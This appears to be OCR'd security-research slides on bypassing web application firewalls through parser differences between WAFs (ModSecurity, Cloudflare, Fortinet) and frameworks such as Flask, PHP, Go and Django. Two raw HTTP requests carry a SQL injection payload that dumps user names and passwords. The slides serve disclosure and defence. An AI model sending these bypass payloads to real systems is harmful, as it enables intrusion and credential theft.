
1.Affected web framework indicates the influence of all bypass use cases for corresponding WAF

Tactics-1: Parameter Type Confusion

First of all, the WAF needs to choose correct parser

Tactics-1: Parameter Type Confusion

- **Case 1:** Multiple Content-Type
  - Flask uses the last Content-Type header to indicate body type,
  - ModSecurity resolves the first header




Tactics-1: Parameter Type Confusion

- **Case 1:** Multiple Content-Type
  - Flask (Python) uses a dictionary to store HTTP headers

```python
#werkzeug/src/werkzeug/serving.py#L204
for key, value in self.headers.items():
            if "_" in key:
                continue

            key = key.upper().replace("-", "_")
            value = value.replace("\r\n", "")
            if key not in ("CONTENT_TYPE", "CONTENT_LENGTH"):
                key = f"HTTP_{key}"
                if key in environ:
                    value = f"{environ[key]},{value}
            environ[key] = value
```

Tactics-1: Parameter Type Confusion

- **Case 2:** Fake file parameter
  - WAF won't apply SQLi rule to file parameter
  - The WAF parser thinks it is a file because there is only one header and there is a filename parameter, while PHP parses it as normal parameters




Tactics-2: Malformed Parameter

Where WAFs Fail, WebApps Succeed


Tactics-2: Malformed Parameter

- **Case 3:** Malformed Boundary Parameter
  - The attacker crafted a boundary parameter with a quote.
  - Cloudflare WAF could not parse it correctly



Tactics-2: Malformed Parameter

- **Case 4:** Malformed Boundary Separator
  - The attacker crafted an in-complete boundary separator
    - Fortinet WAF could not parse it correctly
    - PHP tolerated the in-complete structure and parsed SQLi payload.



Tactics-2: Malformed Parameter

- Bonus: The smallest body that PHP can tolerate as valid multipart

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: target
Content-Type: multipart/form-data; boundary=boundary

--boundary
Content-Disposition: form-data; name="id";

1' union select 1,group_concat(user,0x3a,password)
from users --
--boundary--
```


```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: target
Content-Type: multipart/form-data; boundary=

--
Content-Disposition:  name="id";
1' union select 1,group_concat(user,0x3a,password)
from users --
```

Tactics-3: RFC Support Gap

WAF is MAD? Try WebApp dialects!

Tactics-3: RFC Support Gap

- **Case 5**: Deprecated CTE header
  - In **RFC 7578**, the recommendation was deprecated and senders SHOULD NOT generate any parts with a Content-Transfer-Encoding header field. However, Go-base WebApps support it




Tactics-3: RFC Support Gap

- **Case 5:** Deprecated CTE header
  - The MIME library of Go SDK still supports Content-Transfer-Encoding

```go
func newPart(mr *Reader, rawPart bool, maxMIMEHeaderSize, maxMIMEHeaders int64)
(*Part, error) {
    ...
    if !rawPart {
        const cte = "Content-Transfer-Encoding"
        if strings.EqualFold(bp.Header.Get(cte), "quoted-printable") {
            bp.Header.Del(cte)
            bp.r = quotedprintable.NewReader(bp.r)
        }
    }
    return bp, nil
}
```

Tactics-3: RFC Support Gap

- **Case 6:** Charset Support
  - According to RFC 1866, application/x-www-form-urlencoded has no “charset”
  - Most WAF ignored this parameter for this MIME type, but Django will parse it.

